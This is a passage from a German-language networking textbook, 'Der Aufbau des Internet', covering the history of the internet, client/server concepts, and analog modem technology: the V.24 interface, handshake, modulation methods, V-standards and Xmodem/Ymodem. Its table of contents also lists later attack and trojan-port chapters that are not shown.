Der Aufbau des Internet

Inhalt

EINFÜHRUNG....4

DIE HISTORISCHE ENTWICKLUNG DES INTERNET....4
DAS CLIENT/SERVER-PRINZIP....6
KOMMUNIKATIONSARTEN....6
VERMITTLUNGS-ARTEN VON VERMITTLUNGS-SYSTEMEN....7
VERBINDUNGSNETZE BEI DER SPEICHERVERMITTLUNG....7

DIE ENTSTEHUNG VON NETZWERKEN....7

DAS ANALOGE MODEM (MODULATOR / DEMODULATOR)....8
V.24-Schnittstelle....9
Handshake-Prozedur....9
Modulationsverfahren....10
Übertragungsraten und Fehlerkorrektur....12
Der Standard AT-Befehlssatz....15
MAILBOX-NETZE....15
X.25-NETZE....15
ISDN (INTEGRATES SERVICES DIGITAL NETWORK)....16
Der NTBA....17
Das DSS1-Protokoll....17
CAPI (Common ISDN Application Programming Interface)....18
ATM (Asynchronous Transfer Mode)....19

ÜBERTRAGUNGSPROTOKOLLE DES INTERNET....19

DAS ISO/OSI- UND DAS DOD-KOMMUNIKATIONSMODELL....19
DIE BITÜBERTRAGUNGS-SCHICHT (PHYSICAL LAYER)....21
Netz-Topologien....21
Aktive Hardware-Komponenten des Internet....22
Leitungs-Arten....23
Leitungs-Codierung....24
DIE SICHERUNGSSCHICHT (DATA LINK LAYER)....25
Die MAC-Schicht....25
Das X.75-Protokoll....25
Token-Ring-Protokoll (IEEE 802.5)....26
Token-Bus-Protokoll (IEEE 802.4)....27
CSMA/CD (IEEE 802.3)....28
MAC-Adressen....29
Die LLC-Schicht....29
Die HDLC-Protokollfamilie....29
Das SLIP-Protokoll (Serial Line Internet Protocol)....35
Das PPPoE (Point to Point Protocol over Ethernet)....35
Das PPP (Point to Point Protocol)....35
Das LCP (Link Control Protocol)....37
PAP (Password Authentification Protocol)....38
CHAP (Challenge Handshake Authentification Protocol)....38
Das NCP (Network Control Protocol)....39
Der CRC (Cyclic redundancy code)....41
DIE VERMITTLUNGS-SCHICHT (NETWORK LAYER)....42
Das IPX-Protokoll (internetwork packet exchange)....42
Das IP (Internet Protocol)....43
IP-Datagramm-Header....44
IP-Adressen....45
Subnetz-Adressen....46
Besondere IP-Adressen....46
Das ARP (Address Resolution Protocol)....47

Aufbau einer ARP-Nachricht 48
Das RARP (Reverse Adress Resolution Protocol) *48*
Das ICMP (Internet Control Message Protocol) *49*
DIE TRANSPORT-SCHICHT (TRANSPORT LAYER) 52
Das TCP (Transmission Control Protocol) *52*
Der TCP-Paket-Header 53
Das UDP (User Datagram Protocol) *54*
TCP/UDP-Ports *54*
DIE ANWENDUNGS-SCHICHT (APPLICATION LAYER) 54
Der URL (Uniform Resource Locator) *55*
Domains *56*
DNS (Domain Name Server) *56*
Die Host-Datei *57*
Das TELNET-Protokoll *58*
Das POP (Post Protocol) *59*
Das IMAP (Interactive Mail Access Protocol) *60*
Das SMTP (Simple Mail Transfer Protocol) *61*
Das NNTP (Network News Transfer Protocol) *61*
Das Finger-Protokoll *62*
Das Gopher-Protokoll *62*
Das HTTP (Hypertext Transfer Protocol) *62*
Das FTP (File Transfer Protocol) *62*

ANGRIFFE AUF SYSTEME 64

DOS (DENIAL-OF-SERVICE-ATTACKEN) 64
Message Flooding *64*
Service Overloading *64*
SYN-Attacken *65*
Broadcast Storms *65*
Out of Band-Pakets (Nukes) *66*
Large Paket-Attacks (Ping of Death) *66*
Ping Flooding *66*
Ping-AT-Attacken *66*
Mail-Bombing *67*
Smurf-Attack *67*
TROJANER-ANGRIFFE 67

ANHANG 68

DIE HAYES AT-BEFEHLSLISTE 68
Standard-AT-Befehle *68*
Erweiterte AT-Befehle *69*
KLEINE UNIX-HILFE 70
CAPI-MELDUNGEN 72
CAPI-Informationsmeldungen *72*
ISDN-Informationsmeldungen *72*
CAPI-Fehlermeldungen *72*
ISDN-Fehlermeldungen *73*
TCP/UDP-PORTLISTE 74
Offizielle Ports *74*
Inoffizielle Ports *97*
Bevorzugte Ports von Trojanern *156*
STANDARD-PASSWÖRTER 158

QUELLEN 167

Einführung

Die historische Entwicklung des Internet

Und schliesslich war für die Entwicklung des Internets sogar das Militär mitverantwortlich, da die Geschichte des Internet ihre Wurzeln im Kalten Krieg hat, als die USA befürchteten, nach dem erfolgreichen Start des russischen Sateliten "Sputnik" ins technologische Hintertreffen zu geraten.

1958 wurde vom Verteidigungsministerium die ARPA (Advanced Research Projects Agency) gegründet, um neue Techniken in der Kommunikation und Datenübertragung zu entwickeln, insbesondere für die Vernetzung der Superrechner an den amerikanischen Elite-Hochschulen.

1965 wurden mit Geld von ARPA an einer amerikanischen Hochschule erstmals zwei Computer über eine Telefonleitung miteinander verbunden. Die Geschwindigkeit betrug 1.200 Bits pro Sekunde - heutiges ISDN ist über 50 mal schneller, von DSL ganz zu schweigen! 1968 wird die University of California (UCLA) der zentrale Knoten des ARPA-Netzwerkes und es werden kühlschrankgrosse Computer gebaut, welche die einzelnen Netzknoten im ARPA-Netz bilden sollen. Schliesslich besitzt dann 1969 das ARPA-Netz insgesamt 4 Netzknoten. Zum Vergleich: Die Anzahl der heutigen Rechner im World Wide Web liegt bei vielen Millionen ! Ziel des ARPA-Netzes war es, eine möglichst hohe Ausfallsicherheit herzustellen. Wenn also ein Rechner ausfällt, funktioniert das ganze Netz ohne Einschränkungen weiter.

1971 besitzt das ARPA-Netz bereits 15 Knoten zur Daten-Übertragung und -Verteilung sowie 23 sogenannte Hosts, das sind einfache Netzwerkrechner, wie jeder PC, der heute ins Internet geht. Ausserdem wurde in diesem Jahr die erste E-Mail unter Verwendung des ersten E-Mail-Programms der Welt verschickt. Sinnvollen Inhalt enthielt sie noch nicht, es waren nur wirre Buchstaben- und Zeichenkombinationen.

1972 suchte man zur Adressierung von E-Mails noch ein Zeichen oder eine Adresse, die soviel bedeuten sollte wie "bei", was auf englisch "at" heisst (also "E-Mail bei Firma XY" oder "E-Mail bei Herrn Meier"). Auf den damals üblichen Schreibmaschinen-Tastaturen der Computer gab es ein bis dahin kaum benutztes Zeichen, den Klammeraffen "@", der fortan für "at" stehen sollte. Das "@"-Zeichen entwickelte sich gegen Ende des letzten Jahrtausends zu dem Markenzeichen des Internet-Hypes und der "New Economy". Da man jetzt E-Mails leichter adressieren konnte, wurden ab diesem Jahr schon viele E-Mails mit Mailprogrammen verschickt, sortiert, beantwortet etc. und es wurden auch die ersten Chats abgehalten.

1982 wurde die Übertragungstechnik (ein sogenanntes Protokoll) im ARPA-Netz vereinheitlicht zum Netz-Standard erhoben. Dieses Protokoll, genauer gesagt sind es 2 Protokolle, heissen TCP und IP. Da beide im Internet immer zusammen einhergehen, ist es gebräuchlich, dass man diese zusammen schreibt als TCP/IP. Ein Protokoll ist vergleichbar mit einer Sprache, die zwei Computer miteinander sprechen. 1983 werden die vom amerikanischen Verteidigungs-ministerium genutzten Teile des ARPA-Netzes abgespalten. Obwohl das ARPA-Netz vom Militär finanziert worden ist, ist es in seiner ganzen Geschichte nie ausschliesslich dafür genutzt worden bzw. dafür errichtet worden.

1984 schliesslich wird das Domain-Namens-System (DNS) eingeführt (.com, .net, .org, .de-Namen, usw.), welches das Ansprechen der einzelnen Internet-Seiten und Hosts sehr stark vereinfacht. Bis dahin musste ein Rechner immer über die sogenannte IP-Adresse angesprochen werden.

1989 entwickelt sich das Internet stark weiter, auch die ersten grossen Angriffe von Computerviren treten auf. Die Anzahl der Hosts übersteigt 100.000 und es gibt erste kommerzielle Internet-Anbieter, die Provider. Bis dahin war das Internet nur an Hochschulen und Universitäten verfügbar. Und 1990 beendet ARPA offiziell seine Tätigkeit und das Netz heisst ab jetzt nur noch Internet.

1991 entwickelt sich das Internet zu seiner heutigen Form, dem World Wide Web. In diesem Jahr wurde der erste Internet-Browser entwickelt und konnte Internet-Seiten grafisch darstellen. Das dazu notwendige Protokoll wurde in Genf von Tim Berners-Lee entwickelt und heisst HTTP.

1992 erscheint die erste Suchmaschine und man spricht vom "surfen" im Internet. Eine ungemein coole Angelegenheit – damals jedenfalls, heute ist es Alltag. Mittlerweile gibt es schon über 1 Million Hosts.

1993 wird der erste kommerzielle Internet-Browser entwickelt, er heisst Mosaic und die ersten 3 Versionen des Internet-Explorers von Microsoft, welche ab 1995 erschienen sind, haben darauf basiert. In diesem Jahr entdecken auch die Medien das Internet und der Datenverkehr im Netz wächst pro Jahr um das 3500-fache !

1994 kann man im Internet einkaufen gehen und Pizza bestellen bei Pizza Hut in den USA und seit 1996 erlebt die Programmiersprache "Java" einen grossen Boom. Sie ist heute die Grundlage vieler Internet-Seiten und 1990-1992 entwickelt worden. Ausserdem erschient 1994 noch ein weiterer Internet-Browser, der Netscape Navigator von Marc Andreessen, dessen Firma Netscape beim Börsengang 1994 innerhalb von 8 Stunden über 4,4 Milliarden Dollar wert wurde.

1998 Im Jahr 1998 gibt es schon über 300 Millionen Internet-Seiten und man beginnt schon über die Nachfolge des Internets nachzudenken. Es wird Internet2 genannt und in den USA wird am Aufbau dieses Netzes gearbeitet. Es soll viele Probleme des heutigen Netzes lösen und vielfach so schnell sein. Ausserdem macht sich die sogenannte "New Economy" auf den Weg, mit dem Internet die althergebrachte "Old Economy" zu überflügeln.

2000 hat es den Anschein, als ob dies auch in einigen Wirtschaftsteilen gelingen könnte, aber die hochgejubelte Seifenblase platzte im Frühjahr 2000, als viele Unternehmen an der Börse schlagartig an Wert verloren haben.

2001 heisst es, nach vorne zu blicken und die neuen Chancen des Internets wahrzunehmen. Der Hype der New Economy ist vorbei und das Internet ist von der Spielwiese einiger Computerfreaks zu einem neuen Wirtschaftszweig herangewachsen. Das Internet heute bietet eine Vielfalt an Kommunkations-möglichkeiten an, die meist billiger und schneller sind als z.B. das Telefon.

Das Client/Server-Prinzip

Als "Client" werden Arbeitsplatz-Rechner bezeichnet, die Dienste von entfernten Rechnern in Anspruch nehmen. Früher gab es Terminals – das waren einfach weiter entfernte Monitore und Tastaturen, die z.B. über lange Kabel an einen Hauptrechner angeschlossen waren. Dieser konnte dabei bei starker Beanspruchung sehr langsam werden, da er die komplette Rechen-Arbeit für alle Benutzer leisten musste.

Die heutigen Clients sind aber eigenständige Arbeits-Stationen und teilen sich im Gegensatz zu den ursprünglichen Terminals die Rechen-Arbeit mit dem "Server" (Host). Der Server, ein Rechner, der einen oder mehrere Dienste anbietet (z.B. WWW, E-Mail, usw.), muss dadurch gar nicht mehr besonders leistungsfähig sein.

Client-Software hilft dabei, einen Dient in Anspruch zu nehmen. Dazugehören z.B. Browser (Internet Explorer, Netscape, Opera). Dagegen istServer-Software dafür ausgelegt, einem Rechner möglich zu machen, Dienste und Informationen anzubieten. Dazu gehören z.B. die "MS-Personal Web Server"-Software und die "Apache-Server"-Software.

Da UNIX von seiner Entstehung an ein Mehrbenutzer-Betriebssystem ist, wird es bevorzugt auf Server-Rechnern eingesetzt, da diese viele Clients bedienen müssen. Dagegen ist ein Singe-User-Betriebssystem wie DOS oder Windows 95 für einen Client-Rechner völlig ausreichend, um ein Client / Server-Verhältnis einzugehen.

Das Client/Server-Verhältnis allgemein bezieht sich aber nicht nur auf Netzwerke sondern besteht genauso z.B. zwischen einem Bankautomaten und dem Hauptrechner eines Kredit-Instituts.

Kommunikationsarten

Man unterscheidet zwei Arten der Kommunikation :

- das Rundfunksystem, bei dem mehrere Teilnehmer gleichzeitig empfangen können, was andere Teilnehmer senden.

- das Vermittlungs-System, bei dem Teilnehmer und Empfänger vermittelt werden und dann ihre Informationen austauschen.

Vermittlungs-Arten von Vermittlungs-Systemen

Man unterscheidet zwischen :

- Leitungsvermittlung, das ist das, was jede Telefon-Gesellschaft tut, d.h. die Teilnehmer werden vermittelt und den Benutzern wird eine Leitung für die Dauer der Kommunikation überlassen.

- Speichervermittlung, bei der es im wesentlichen um die Datenmengen geht, die zwischengespeichert und transportiert werden müssen. (Wurde früher von der Post unter dem Dienst "Datex-P" angeboten)

Verbindungsnetze bei der Speichervermittlung

Man unterscheidet im westentlichen zwischen zwei Verbindungnetzen :

- Bei Datagrammnetzen (verbindungslos) können ohne Verbindungsaufbau Datagramme (Informationspackete) übergeben und über verschiedene Wege zum Empfänger geleitet werden, wobei die Reihenfolge nicht notwendigerweise eingehalten werden muss. Für das richtige Zusammensetzen und prüfen ist dann der Empfänger verantwortlich.

- Bei Paketnetzen (verbindungsorientiert) wird zunächst eine logische Punkt-zu-Punkt-Verbindung zwischen Sender und Empfänger aufgebaut, die Daten werden ausgetauscht und die Verbindung wird wieder abgebaut.

Die Entstehung von Netzwerken

Generell zu unterscheiden ist die Entwicklung der Vernetzung von Computern allgemein von der Entwicklung der Vernetzung von Computern über weitere Strecken. Die Telekom hat vielleicht zu Beginn der Telekommunikation noch eine physische Leitungsverbindung zur Verfügung gestellt, doch allerspätestens mit dem Einzug der digitalen Vermittlungsstellen (und dem MFV-Wählverfahren) ist der letzte Gedanke daran versiegt. Dies ist ein entscheidendes Kriterium für die Nutzung dieser Verbindungen. Die gesamte Entwicklung kann hier nur idealisiert wiedergegeben werden, weil sich die Entwicklung von verschiedenen Techniken immer wieder überlappt.

Das analoge Modem (Modulator / Demodulator)

Die Firma Hayes hat als erste Firma Modems für den privaten Gebrauch hergestellt. Mit den Modems kann das öffentliche Fernsprech-Netz zur Datenübertragung verwendet werden. Dazu werden die Daten des Computers vom Modem in Töne umgewandelt (Frequenz-Modulation der Daten). Auf der Gegenseite werden entsprechend die Töne wieder in Daten umgewandelt (Frequenz-Demodulation). Ein Modem kann beides gleichzeitig und ermöglicht somit Vollduplex-Kommunikation. Ein Vorgänger des Modems ist der Akustik-Koppler, ein Gerät, auf welches man den Telefonhörer auflegen kann. Aufgrund der Störgeräusche durch die Aussenwelt aber ist die ohnehin schon langsame Übertragungsrate von 300 Baud (Bits pro Sekunde) noch langsamer, weshalb man sehr schnell die Entwicklung des Modems angestrebt hat, da es die Frequenzen direkt auf die Telefonleitung moduliert.

Zuerst müssen die Daten vom Computer zum Modem gelangen. Es gibt zwar auch USB-Modems, im allgemeinen wird das Modem aber an die serielle Schnittstelle angeschlossen. Die Geschwindigkeit der Datenübertragung zwischen PC und Modem kann am PC eingestellt werden, normal ist hier 115,200 Bit/s. Dies ist höher als die maximale Übertragungsrate der Modems auf der Telefonleitung, welche beim gängigen Standard V.90 56,000 Bits/s beträgt. Der in der Praxis erreichbare Wert liegt deutlich niedriger, er wird durch die Qualtät und Länge der Anschlussleitungen und der Qualität der beteiligten Modems bestimmt. Das Modem führt intern durch eine ausgeklügelte Analyse und Umkodierung der Daten eine Komprimierung durch, dadurch können mehr als 56,000 Bits/s übertragen werden.

Man kann mit Hilfe der richtigen Software auch zwei Computer über die serielle Schnittstelle koppeln und eine Kommunikation ermöglichen. Es gibt Richtlinien der CCITT (Consultative Committee on International Telephony and Telegraphy – auf deutsch : Internationaler beratender Ausschuss fuer Telegraphie und Telefonie), welche die funktionalen und prozeduralen Spezifikationen der seriellen Schnittstelle festlegen. Diese Richtlinien sind zusammengefasst unter dem Namen **V.24**, weshalb man die serielle Schnittstelle auch als V.24-Schnittstelle bezeichnet.

Die Datenpakete können verschieden aussehen, ein Datenpaket braucht generell ein Startbit, mindestens ein Stop-Bit und eventuell ein Paritätsbit, welches eine Überprüfung der Übertragung auf Fehlerfreiheit ermöglicht.

Kürzel	**Datenbits**	**Parität**	**Stoppbits**
7N2	7	keine/none	2
7E1	7	gerade/even	1
7O1	7	ungerade/odd	1
7M1	7	gesetzt/mark	1
7S1	7	leer/space	1
8N1	8	keine/none	1

V.24-Schnittstelle

Die V.24-Schnittstelle hat zahlreiche Steuerleitungen, mit welchen die Handshake-Prozeduren realisiert werden. Dabei signalisiert der Sender, wenn er neue Daten senden möchte/kann und der Empfänger, wenn er neue verarbeiten kann/möchte. Je nachdem, ob das über Leitungen oder Zeichen signalisiert wird, spricht man von **Hardware-Handshake** oder **Software-Handshake**. Hardware-Handshake ist schneller, da dafür keine Zeichen übertragen werden müssen. Modems mit Datenkompression benötigen einen Hardware-Handshake, der über die **RTS/CTS**-Steuersignale erfolgt. Software-Handshake erfolgt durch die Zeichen **XON/XOFF** (ASCII-Zeichen 19 bzw. 17), sie dienen als Steuersignale zwischen dem entfernten System und dem Kommunikations-programm. Das Ende der Übertragung wird von der sendenden Stelle signalisiert, was die Aussendung einer Empfangsquittung von der empfangenden Stelle bewirkt.

DTR : Data Terminal Ready – Datenendgerät (Computer) ist bereit
RI : Ring Indicator - Klingel, eingehender Anruf wurde erkannt
CTS : Clear To Send - Modem meldet dem Computer Sendebereitschaft (2. Handshake)
DSR : Data Set Ready – Modem ist übertragungsbereit
RTS : Ready To Send - Sendeteil des Modems einschalten (1. Handshake)
DCD : Data Carrier Detect – Modem erkennt den Verbindungsaufbau
RXD : Recieve Data - Datenleitung für Empfangsdaten vom Modem zum Computer
TXD : Transfer Data - Datenleitung für Sendedaten vom Computer zum Modem
OH : Off-Hook - Modem hat abgebrochen

Die Daten selbst asynchron übertragen (synchrone Schnittstellen würden getrennte Taktleitungen erfordern). Das bedeutet, ein Zeichen kann zu einem beliebigen Zeitpunkt gesendet werden, und sein Anfang wird an einem Pegelwechsel von 1 auf 0 erkannt (Startbit). Dann folgen die typischerweise acht Datenbits (das niederwertigste zuerst) und - damit das folgende Startbit auch dann erkannt wird, wenn das letzte Datenbit ein 0-Bit war - ein Stopbit mit 1-Pegel. Die Dauer eines Bits ist der Kehrwert der Geschwindigkeit, also z.B. 1,04 ms bei 9600 Bit/s. Der Buchstabe "a" (ASCII dezimal 97, hex 61, binär 0110 0001) wird rückwärts (mit niederwertigstem Bit zuerst) übertragen, das ergibt 1000 0110

Handshake-Prozedur

Vor einer Daten-Übertragung sendet das anrufende Modem einen Kenn-Ton von 1300 Hz in Intervallen von 0,6 s Ton und 1,9 s Pause. Im Fax-Modus wird dagegen ein Kennton von 1100 Hz mit 0,5 s Dauer und 3 s Abstand erzeugt. Automatische Modem-/Fax-/Telefon-Umschalter können daran erkennen, dass der Anrufer ein Modem ist und ob eine Daten- oder Fax-Übertragung gewünscht wird.

Das angerufene Modem sendet zunächst 4 s lang einen Antwortton von 2100 Hz. Er dient bei einer Satellitenübertragung dazu, die Echosperre auszuschalten, die ein gleichzeitiges Senden beider Modems verhindern würde. Anschliessend versuchen die zwei Modems unter Berücksichtigung ihrer Fähigkeiten und der momentanen Leitungsqualität, die maximal sinnvolle Datenrate zu vereinbaren (Negotiating). Dazu wird jeweils ein Testsignal mit der höchsten möglichen Bitrate gesendet und diese dann bei Bedarf schrittweise solange reduziert, bis die Bitfehlerrate (der prozentuale Anteil falscher Bits) auf ein vertretbares Mass gesunken ist. Erst jetzt kann die eigentliche Übertragung beginnen.

Die Art und Weise, wie Modems nach dem Verbindungsaufbau den Datenbits Tonsignale zuordnen, bestimmt ganz wesentlich die erreichbare Übertragungsrate, die man gewöhnlich in Nutzdaten-Bit/s angibt. Da eine normale Telefonleitung nur Töne zwischen 300 Hz und 3500 Hz (Hertz, Schwingungen pro Sekunde) überträgt, muss man sich schon einiges einfallen lassen, um die heute üblichen Geschwindigkeiten von 28800...56000 Bit/s zu erreichen. Hinzu kommt, dass die Übertragung im genannten Frequenzbereich nicht gleichmässig gut ist (der Frequenzgang fällt oben und unten spürbar ab) und Störgeräusche wie Rauschen oder Knacken Datenfehler verursachen können. Übliche Verfahren werden im folgenden kurz umrissen.

Modulationsverfahren

- **AM** (Amplituden-Modulation): Zwei unterschiedliche Lautstärken (Amplituden) eines Tons geben an, ob ein 0- oder ein 1-Bit übertragen werden soll. Dieses Verfahren wird in der Praxis nicht eingesetzt, da es eine zu geringe Datenrate erlaubt.

- **FSK** (hier nicht etwa "Freiwillige Selbstkontrolle", sondern Frequency Shift Keying, Frequenzumtastung): Eine bestimmte Tonfrequenz wird für 0-Bits, eine andere für 1-Bits benutzt. Für ein Duplex-Modem, d.h. das Daten gleichzeitig in beiden Richtungen übertragen kann, sind zwei Tonfrequenzpaare erforderlich. Dieses einfache Verfahren wurde bei den alten 300-Bit/s-Modems gemäss dem V.21-Standard eingesetzt.

- **PSK** (Phase Shift Keying, Phasenumtastung): Die Tonfrequenz bleibt immer dieselbe, aber die 0- und 1-Bits sind durch unterschiedliche Phasenlagen gekennzeichnet. (Als Phasenlage bezeichnet man den Zeitpunkt, zu dem eine Schwingung z.B. ihren Nulldurchgang hat.) Da man einem Ton seine Phasenlage anfangs nicht ansieht, sondern nur Änderungen bemerkt, sind zusätzliche Synchronisations-Bits erforderlich. Für die beiden Übertragungsrichtungen benutzt man zwei unterschiedliche Tonfrequenzen. Ältere 1200-Bit/s-Duplexmodems benutzen dieses Prinzip.

- **QPSK** (Quaternäre, d.h. vierwertige PSK): Jeweils zwei Bits werden zu einem Phasenwechsel zusammengefasst, indem nicht zwei, sondern vier unterschiedliche Phasenlagen des Tonsignals benutzt werden, z.B. 00 = 0°, 01 = 90°, 10 = 180°, 11 = 270°. Dadurch ist bei gleicher Telefon-Bandbreite etwa die doppelte Datenrate möglich. Dieses Verfahren wird z.B. bei 2400-Bit/s-Modems benutzt.

- **QAM** (Quaternäre Amplituden-Modulation): Zwei Schwingungen gleicher Frequenz sind gegeneinander um 90° phasenverschoben. Ihre Amplitude (Lautstärke) wird jeweils parallel mit zwei Datenbits moduliert. Gegenüber der einfachen Amplitudenmodulation wird bei gleicher Bandbreite die doppelte Datenrate erreicht.

- **QPSK+QAM:** Das QAM-Verfahren wird heute meist in Kombination mit QPSK eingesetzt, beispielsweise für die Fax-Übertragung mit 9600 Bit/s nach der CCITT-Norm V.29; hierfür werden die Tonsignale ausser in der Amplitude zusätzlich noch in ihrer Phasenlage beeinflusst. Aus diesem Prinzip haben sich nach der quaternären Modulation Verfahren mit noch höheren Bitraten bis zu 33600 Bit/s entwickelt. Allerdings werden derart hohe Datenraten in der Praxis nur bei hervorragender Leitungsqualität erzielt.

- **56k-Modems:** Nach einem grundsätzlich anderen Prinzip arbeiten die 56000 Bit/s schnellen V.90-/V.92-Modems. Sie codieren synchron zum ISDN-Sprachtakt von 64000/8 = 8000 Analogwerten je Sekunde jeweils 7 Bits des Datenstroms in einen von 128 möglichen Spannungswerten. (Theoretisch könnte man bei einer ISDN-Übertragung sogar 64000 Bit/s übertragen, wenn man alle 8 Bits für 256 Amplitudenwerte benutzt, es hat sich aber gezeigt, dass das in der Praxis wegen Störgeräuschen und Quantisierungs-Fehlern zu unzuverlässig ist.) Auf der Gegenseite ist bei V.90 ein spezielles ISDN-basierendes Gerät erforderlich, z.B. bei einem Internet-Provider.

- **64k-Modems:** Der V.91-Standard erfordert auf beiden Seiten einen ISDN-Anschluss, die Daten werden rein digital übertragen. Als Dienstekennung wird jedoch nicht "Daten" benutzt, sondern "Sprache". Dadurch sind solche Modems auch bei Anschlüssen benutzbar, die nur für Sprache ausgelegt sind. Es ist angesichts konkurrierender echter ISDN-Lösungen fraglich, ob sich dieser Standard durchsetzen wird.

Das CCITT (inzwischen unter dem Dach der ITU) hat eine ganze Reihe von Modulations-Verfahren in seinen **V-Normen** standardisiert, die man statt einer Geschwindigkeits-Angabe in vielen Modem-Prospekten findet. Dabei gibt es das **Halbduplex**-Verfahren, bei der die zwei beteiligten Modems nicht gleichzeitig, sondern nur abwechselnd senden dürfen und das vorwiegend bei der Fax-Übertragung benutzt wird, sowie das **Duplex**-Verfahren, bei dem immer beide gleichzeitig senden können und das bei der Datenübertragung heute praktisch ausschliesslich eingesetzt wird. Die wichtigsten V-Normen sind :

CCITT-Norm	*Bitrate(n), * = nur halbduplex*
V.17	7200, 9600, 12000, 14400 *
V.21	300
V.22	600, 1200
V.22bis	1200, 2400
V.23	Empfangen 1200, Senden 75 (Btx-Modem DBT03)
V.26bis	1200, 2400 *
V.27ter	2400, 4800 *
V.29	4800, 7200, 9600 *
V.32	4800, 9600
V.32bis	4800, 7200, 9600, 12000, 14400
V.34	2400 ... 28800
V.34+	2400 ... 33600
V.90	Empfangen max. 56000, Senden max. 33600
V.91	volldigital, beidseitig ISDN, bis zu 64000
V.92	Empfangen max. 56000, Senden max. 48000

Übertragungsraten und Fehlerkorrektur


Man hat durch die Verbesserung der Modulationsverfahren immer höhere Übertragungsraten erreicht. Verwendet man beispielsweise vier anstatt nur zwei Frequenzen, so lassen sich doppelt so viele Bits/sec übertragen, obwohl die Anzahl der Frequenz-Änderungen (Baudrate) gleich bleibt. Mit wachsender Geschwindigkeit mussten auch die Verfahren zur Fehlerkorrektur (weiter-)entwickelt werden und auch dafür gibt es CCITT-Richtlinien. Alle V.-Normen arbeiten mit der Fehlerkontrolle LAPM (Link Access Procedure for Modems), bekannt als V.42, das eine Frequenz- und Kanalanalyse beinhaltet. Höhere Fehlerkorrekturen übernehmen dann Protokolle wie **Kermit**, **X-Modem**, **Y-Modem** und **Z-Modem.**

Bei normalen Telefonleitungen sind falsch übertragene Daten nie ganz auszuschliessen. Selbst bei Verwendung fehlerkorrigierender Modems (MNP, V.42) können immer noch auf der Modem-Zuleitung Bits verfälscht werden, oder die serielle Schnittstelle kann Zeichen verlieren, z.B. weil die CPU die Daten nicht schnell genug aus dem Schnittstellen-Chip ausliest.
Um dennoch einen unverfälschten Transfer z.B. von Dateien zu gewährleisten, sind schon frühzeitig bei der Modem-Übertragung fehlerkorrigierende Protokolle eingeführt worden. Sie basieren gewöhnlich darauf, die zu übertragenden Daten in Blöcke (Pakete) aufzuteilen. Jeder Block wird mit einer Prüfsumme der Daten versehen, so dass der Empfänger feststellen kann, ob das Paket fehlerfrei ankam. Er wird dann den Erhalt dem Absender bestätigen, und letzterer fährt mit dem Senden fort. Wenn eine negative Bestätigung eintrifft oder der Empfänger einige Sekunden lang überhaupt keine Rückmeldung mehr liefert, wird der Block einfach erneut gesendet.

Ein "Kredit" der Höhe N vom Empfänger an den Sender berechtigt den Sender zur Übertragung von N weiteren Blöcken. Die Quelle verarbeitet ihren Kredit durch Versand von Blöcken. Die Grösse des vergebenen Kredits wird als Flusskontroll-Fenster bezeichnet. Sie ist eine netz-einheitliche Konstante und muss vereinbart sein. Es erfolgt eine Modulo-Zählweise der Blöcke

Anmerkung : Die Modulo-Funktion liefert den Teilerrest einer Ganzzahl-Division. Beispielsweise liefert die Modulo-Funktion ***y = x mod 4*** *für beliebige Zahlen x immer nur die Werte 0 bis 3)*

Beispiel : Fluss-Steuerung - Fenstergrösse : 8



Folgende Verfahren haben sich im Laufe der Zeit eingebürgert:

- **Xmodem:** Von Ward Christensen 1977 eingeführtes Verfahren. Jedes Datenpaket enthält 128 Byte Nutzdaten und ein Byte mit einer 8-Bit-Prüfsumme. Das jeweils nächste Paket wird erst gesendet, wenn vom Empfänger eine positive Bestätigung für das vorherige eingetroffen ist. Das letzte Paket wird, falls es nicht vollständig mit Nutzdaten gefüllt werden kann, mit der entsprechenden Anzahl von Ctrl-Z-Steuerzeichen (hex 1A) aufgefüllt.
- **Xmodem-CRC:** Weiterentwickelte Xmodem-Version, bei der die 8-Bit-Prüfsumme durch ein 16-Bit-CRC-Wort ersetzt wurde (Cyclic Redundancy Check). Damit werden auch fehlende Nullbytes und vertauschte Bytes erkannt.
- **Xmodem-1K:** Xmodem-Variante mit 1024 statt 128 Byte Blocklänge, gewöhnlich auch mit 16-Bit-CRC. Da bei Verbindungen mit merklicher Laufzeit (z.B. via Satellit) die Wartezeit auf Bestätigungen die Grössenordnung der Übertragungszeit für 128-Byte-Pakete erreicht und dadurch zu merklichen Pausen im Transfer führt, versuchte man, das Verhältnis zwischen beiden durch eine grössere Blocklänge zu verbessern.
- **Ymodem:** Chuck Forsberg ergänzte Xmodem-1K 1985 um einen vorangestellten Block mit dem Namen der zur übertragenden Datei (er musste bei Xmodem vom Empfänger jedesmal eingegeben werden) sowie mit deren tatsächlicher Länge, so dass die Ctrl-Z-Füllbytes im letzten Paket empfangsseitig wieder entfernt werden konnten.
